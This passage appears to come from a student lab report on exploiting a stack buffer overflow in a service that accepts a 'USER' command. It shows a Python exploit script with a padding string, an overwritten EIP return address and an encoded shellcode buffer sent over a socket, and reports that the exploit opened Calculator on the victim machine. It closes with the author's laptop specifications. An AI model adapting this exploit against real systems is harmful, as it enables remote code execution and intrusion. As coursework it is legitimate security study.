prepend = "USER "
junk = "A" * 230
#0x74ff306b
eip = "\x6b\x30\xff\x74"
garbage = "x"*8
ending = "\r\n"

buf = b""
buf += b"\xd9\xf7\xbb\xab\xf1\x3c\xc2\xd9\x74\x24\xf4\x5e\x33"
buf += b"\xc9\xb1\x31\x31\x5e\x18\x83\xee\xfc\x03\x5e\xbf\x13"
buf += b"\xc9\x3e\x57\x51\x32\xbf\xa7\x36\xba\x5a\x96\x76\xd8"
buf += b"\x2f\x88\x46\xaa\x62\x24\x2c\xfe\x96\xbf\x40\xd7\x99"
buf += b"\x08\xee\x01\x97\x89\x43\x71\xb6\x09\x9e\xa6\x18\x30"
buf += b"\x51\xbb\x59\x75\x8c\x36\x0b\x2e\xda\xe5\xbc\x5b\x96"
buf += b"\x35\x36\x17\x36\x3e\xab\xef\x39\x6f\x7a\x64\x60\xaf"
buf += b"\x7c\xa9\x18\xe6\x66\xae\x25\xb0\x1d\x04\xd1\x43\xf4"
buf += b"\x55\x1a\xef\x39\x5a\xe9\xf1\x7e\x5c\x12\x84\x76\x9f"
buf += b"\xaf\x9f\x4c\xe2\x6b\x15\x57\x44\xff\x8d\xb3\x75\x2c"
buf += b"\x4b\x37\x79\x99\x1f\x1f\x9d\x1c\xf3\x2b\x99\x95\xf2"
buf += b"\xfb\x28\xed\x00\xdf\x71\xb5\x79\x79\xdf\x18\x85\x99"
buf += b"\x80\xc5\x23\xd1\x2c\x11\x5e\xb8\x3a\xe4\xec\xc6\x08"
buf += b"\xe6\xee\xc8\x3c\x8f\xdf\x43\xd3\xc8\xdf\x81\x90\x27"
buf += b"\xaa\x88\xb0\xaf\x73\x59\x81\xad\x83\xb7\xc5\xcb\x07"
buf += b"\x32\xb5\x2f\x17\x37\xb0\x74\x9f\xab\xc8\xe5\x4a\xcc"
buf += b"\x7f\x05\x5f\xaf\x1e\x95\x03\x1e\x85\x1d\xa1\x5e"

payload = prepend + junk + eip + garbage + buf
payload = payload + "C" * (LENGTH - len(payload)) + ending

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((TARGET, PORT))
s.recv(1024)
s.send(payload)
s.close()
```

Figure 4.49 : Updated code02

STEP 08: Exploit




Figure 4.50 : Exploit

Calculator has been open in victim's machine

Successfully complete the exploitation.

Special Note:

Since my laptop does not have enough processing speed and RAM, it was stuck and crashed many times. But I tried to do this, again and again, to get and capture the outcome as one process. But I was unable to do it. So, I captured the screens one by one stepwise. Hence some values (like esp) may differ in the above screenshots. However, fortunately, I was able to get the final outcome successfully. I apologize for any inconvenience that happen when going through the document.

Device specifications

Device name	DESKTOP-9QKRTTN
Processor	Intel(R) Core(TM) i3-5005U CPU @ 2.00GHz 2.00 GHz
Installed RAM	4.00 GB
Device ID	
Product ID	00330-80000-00000-AA916
System type	64-bit operating system, x64-based processor
Pen and touch	No pen or touch input is available for this display

Rename this PC

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